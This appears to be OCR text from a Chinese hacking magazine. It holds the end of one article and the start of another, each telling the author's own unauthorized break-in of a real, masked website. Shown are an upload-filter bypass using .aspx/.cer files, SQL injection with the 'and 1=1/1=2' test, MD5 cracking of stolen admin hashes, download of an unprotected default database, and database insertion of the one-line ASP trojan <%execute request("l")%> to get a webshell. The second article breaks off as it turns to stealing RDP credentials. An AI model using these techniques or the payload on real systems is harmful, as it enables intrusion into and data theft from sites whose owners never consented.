


图 8

揭穿骗局之四：得到webshell

本来到了这里测试就可以停止了，但是既然有浏览权限我们为何不去找到上传图片的地方看看是不是可以传个 asp 木马上去？反正他的网站也是骗人的，我们黑了它！进入开始发现的 Edit 目录，看名字就知道是编辑用的，因为有浏览权限目录下的所有东西就尽收眼底了（图9）。




图 9

我很快就发现这个目录里面的文件是 eWebSoft 在线编辑器，虽然有一个 Upload.asp 文件却不可以本地提交数据一定要用帐号登录的。那就利用浏览权限去找数据库，但是下了数据库之后发现帐号和密码都是 md5 加密的，比较棘手。于是我在网上下了一个同样类型的系统，查看了默认的密码登录竟然进去了，看来管理员的安全意识比较差。再看看 upload.asp 里面代码发现过滤上传文件类型的就这么一句：

```
oRs.Close
sAllowExt = Replace(UCase(sAllowExt), "ASP", "")
End Sub
```

只是不允许上传 asp 脚本文件，明白的人都知道，我们还可以传 aspx、cer 等等，由 asp.dll 来解析的文件。

好了，这个网站就分析到这里，没有什么技术，只是告诉大家学习任何一门知识都有它意想不到的用途，黑客技术竟然可以揭穿地下六合彩的骗局，这是我万万没有想到的。另外希望大家在以后入侵的时候能够多用几个思路，这样成功的机会会更大些。

（文章中涉及到的相关工具 bluesport.exe、netinfo.exe 已经收录在本期光盘中）


webshell下的j
——一次得到终端账号和密码的尝试

□LvHuaNa[F.S.T]


一、获得WEBSHELL


老婆相中了一个音乐网站，里面有很多混音，可能听上去很棒吧，谁知道呢，俺又不喜欢那些东东。由于我整天吹牛说我黑过一些站点，老婆非要我把那些混音搞下来，没办法了，为了婚姻幸福，为了我的后半生的衣服有人洗、饭有人做，我就上去看看了。

首先来到http://www.*****.com/这里看看，是.asp脚本做的网站，不错的样子。看到还有论坛呀，赶快上去瞧了瞧，LeadBBS v2.88，晕了，这个版本怎么没有见过，为了节省时间，我撤退到其他的分站找漏洞去。找到http://www.*****.com/all/dj/这个分站，随手打开里面的一个url是http://www.*****.com/all/dj/ArticleShow.asp?ArticleID=379，这东东好熟悉呀，但忘记是什么系统了。and 1=1和and 1=2一下先，返回了不同页面，基本判断有注入存在了，拿出啊D注入工具跑一下吧（啊D注入工具的详细使用方法请看本期的黑客厨房），一会时间，管理员账号和密码就出来了（图1），郁闷的是密码是md5加密的16位密码。




再拿出可爱的动网md5破解器来跑md5密码吧。跑密码的时候顺便用啊D来猜解一下网站的后台登陆地址，合理的利用时间很重要。不出几分钟，密码和后台地址都跑出来了（图2、图3），今天运气真好，md5都跑出来了。拿着账号密码成功登陆进后台一看，傻了，原来是大类管理员，只能添加审核文章，并没有可爱的上传或备份一类的功能应用。再仔细找找吧，突然看到常见问题这里（图4），有默认的数据库名称，试验一下吧，如果数据库名字再被改动了，那我看来只能向老婆承认以前我纯属吹牛了……






在ie里面输入http://www.*****.com/all/dj/database/article.asp这个默认数据库地址后，我狂喜起来，看来他并没有更改数据库名字，而且数据库是.asp后缀的，没有做任何的防下载处理，这下我想到了插库(嘿嘿，可以直接得到webshell的一个简单办法)。回到首页去注册一个id，密码问题这里填上<%execute request("l")%>蓝屏的一句话木马（图5），然后点注册，再拿出蓝屏一句话木马的利用页面向数据库提交数据试试看能不能插库成功。提交真顺利，可爱的webshell出现了（图6）。



然后再用得到的这个webshell写进去一个大的webshell，我喜欢用海阳系列，功能强大，就写进去最近新出的2006a吧。写进去后登陆2006a后在硬盘里面到处浏览了一下，发现这个机器对权限配置的挺严格的，不能浏览本网站以外的目录，并且没有发现老婆想要的那些混音音乐。汗，连webshell都有了，找不到那些音乐不是要丢人了......再转到执行cmd那里试试能不能执行cmd命令吧，如果有权限了，那不论它把音乐放在什么地方我们都可以得到它们了。




二、WEBSHELL权限提升获得3389帐号密码

